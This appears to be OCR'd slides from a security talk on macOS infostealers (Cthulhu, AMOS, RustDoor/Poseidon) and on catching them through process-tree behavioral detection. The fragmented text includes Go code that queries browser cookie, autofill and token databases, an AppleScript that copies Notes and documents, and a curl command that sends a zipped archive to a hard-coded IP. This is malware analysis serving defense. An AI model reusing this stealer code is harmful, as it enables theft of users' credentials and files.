    case "cookies":
      query = "select name, encrypted_value, host_key, path, is_secure, is_httponly, expires_utc from cookies"
      resultColumns = []string{"name", "encrypted_value", "host_key", "path", "is_secure", "is_httponly", "expires_utc"}
    case "autofills":
      query = "select name, value from autofill"
      resultColumns = []string{"name", "value"}
    case "tokens":
      query = "select service, encrypted_token from token_service"
      resultColumns = []string{"service", "encrypted_token"}
    default:
      continue
    }

    temp := filepath.Join(tempFile, browserName)
    if _, err := os.Stat(temp); os.IsNotExist(err) {
      os.MkdirAll(temp, os.ModePerm)
    }
    tempPath := filepath.Join(temp, queryType)

    for _, dataPath := range dataPaths {
      data, err := ioutil.ReadFile(dataPath)     ■ ioutil.ReadFile is deprecated: As of Go 1.16, this function simply calls
      if err != nil {
        continue
      }
```

Cthulhu Source Code

# Exfil (with extra steps)



AMOS

Cthulhu

# RustDoor: Honorable Mention

# Origin Story: RustDoor

- First observed (September 2024) as cracked Visual Studio for Mac
- zsh_env contained Poseidon AppleScript
- Persists via LaunchAgent

```
var const data_1001f7692[0x27bc] = "sqltxtrtfdocxlspngpdfpemascppkrdpzip\n"
  "    set destinationFolderPath to (path to home folder as text) & \":\"\n"
  "    set extensionsList to {}\n"
  "    tell application \"Finder\"\n"
  "        set username to short user name of (system info)\n"
  "        set notesFolderPath to (path to library folder from user domain as text) & \"Group Containers/group.com.apple.notes/\"\n"
  "        if not (exists folder destinationFolderPath) then\n"
  "            make new folder at (path to home folder) with properties {name:\"\"}\n"
  "        end if\n"
  "        try\n"
  "            set copyFile to duplicate (item \"NoteStore.sqlite\" of folder \"Library:Group Containers:group.com.apple.notes\" of folder username of item \"U
  "to folder destinationFolderPath with replacing\n"
  "        end try\n"
  "        set desktopFiles to every file of desktop\n"
  "        set documentsFiles to every file of folder \"Documents\" of (path to home folder)\n"
  "        set bankSize to 0\n"
  "        repeat with aFile in (desktopFiles & documentsFiles)\n"
  "            set fileExtension to name extension of aFile\n"
  "            if fileExtension is in extensionsList then\n"
  "                set fileSize to size of aFile\n"
  "                if (bankSize + fileSize) \xe2\x89\xa4 10 * 1024 * 1024 then\n"
  "                    try\n"
  "                        duplicate aFile to folder destinationFolderPath with replacing\n"
  "                        set bankSize to bankSize + fileSize\n"
  "                    end try\n"
  "                else\n"
  "                    exit repeat\n"
  "                end if\n"
  "            end if\n"
  "        end repeat\n"
  "    end tell\n"
  "    on run\n"
  "\tset destinationFolderPath to (path to home folder as text) & \":\"\n"
  "\tset extensionsList to {}\n\n"
  "\ttell application \"Finder\"\n"
  "\t\tset username to short user name of (system info)\n"
  "\t\tset notesFolderPath to (path to library folder from user domain as text) & \"Group Containers/group.com.apple.notes/\"\n"
  "\t\tif not (exists folder destinationFolderPath) then\n"
```

Embedded Poseidon AppleScript

DPRK

AMOS

# Static detections are hard, are we cooked?

# Ask not what ES can do for you

Process

# Ask not what ES can do for you

Parent  Process

# Ask not what ES can do for you

Grand Parent Process

# Ask not what ES can do for you


| | |
|---|---|
| **Grand Parent** | `/Volumes/TradingView.app/Contents/MacOS/tradingview` |
| **Parent** | `/usr/bin/osascript` |
| **Process** | `/bin/sh -c` |

# Ask not what ES can do for you

Grand Par

Parent

Proces





app/
ew

# Ask not what ES can do for you

Grand Par

Parent

Process




app/
ew

# Ask not what ES can do for you

Grand Parent

Parent

Process

# Ask not what ES can do for you


Grand Parent

Parent

**Process** dscl

**args** <Local/Default || . > authonly

# Ask not what ES can do for you




Parent

Process

args

SPHardwareDataType

# Ask not what ES can do for you

Grand Parent

| | |
|---|---|
| **Parent** | `/bin/sh -c` |
| **Process** | `system_profiler` |
| **args** | `SPHardwareDataType` |

A

zsh
osascript
osascript
sh

## Event details

Initiating user: `ash (501)`

### Process execute details

Start time: `2024-12-04T12:49:44.655Z`

User: `ash (501)`

- Process name: `sh` • PID: `55050` • GID: `55049`
- Process path: `/bin/sh`
- Command line:

```
sh -c system_profiler SPHardwareDataType display dialog WhatShellScriptReturned
```

### Code signing details

- Code signing type: `Platform binary`
- Process signing ID: `com.apple.sh`
- SHA256 Code directory hash: `20f4254311cdeb039e5094a732de7fcf580d0ae8`
- Certificate chain:

```
Software Signing → SHA1 digest: efdbc9139dd98dbae5a9c7165a096511b15eaef9
Apple Code Signing Certification Authority → SHA1 digest: 1d010078a61f4fa4694aff4db1ac266ce1b45946
Apple Root CA → SHA1 digest: 611e5b662c593a08ff58d14ae22452d198df6c60
```

# Ask not what ES can do for you

b32_decoded_applescript.scpt

b32_decoded_applescript.scpt •

```
509     set result_send to (do shell script "curl -X POST -H \"uuid: f9bec3a255e14d0599f791e2a84afdea\"
            -H \"user: october\" -H \"buildid: SM\" --data-binary @/tmp/out.zip http://79.137.192.4/p2p")
510    on error
511     if attempt < 10 then
512      delay 60
513      send_data(attempt + 1)
514     end if
515    end try
516   end send_data
517   on VPN(writemind, vpn_dirs)
518   end VPN
519   set username to (system attribute "USER")
520   set profile to "/Users/" & username
521   set writemind to "/tmp/xuyna/"
522   try
523       set result to (do shell script "system_profiler SPSoftwareDataType SPHardwareDataType
              SPDisplaysDataType")
524       writeText(result, writemind & "user")
525   end try
526   set library to profile & "/Library/Application Support/"
```

Line 529, Column 158 Spaces: 4 AppleScript

**args**

SPHardwareDataType

# Takeaways

- Behavioral detections are your ✨bestie✨
- Tools not people
- Stealers are a very real issue
- Doesn’t need to be 1337 to be effective

https://github.com/ald3ns/OBTSv7-Stealer-Crossing

# Thank you OBTS <3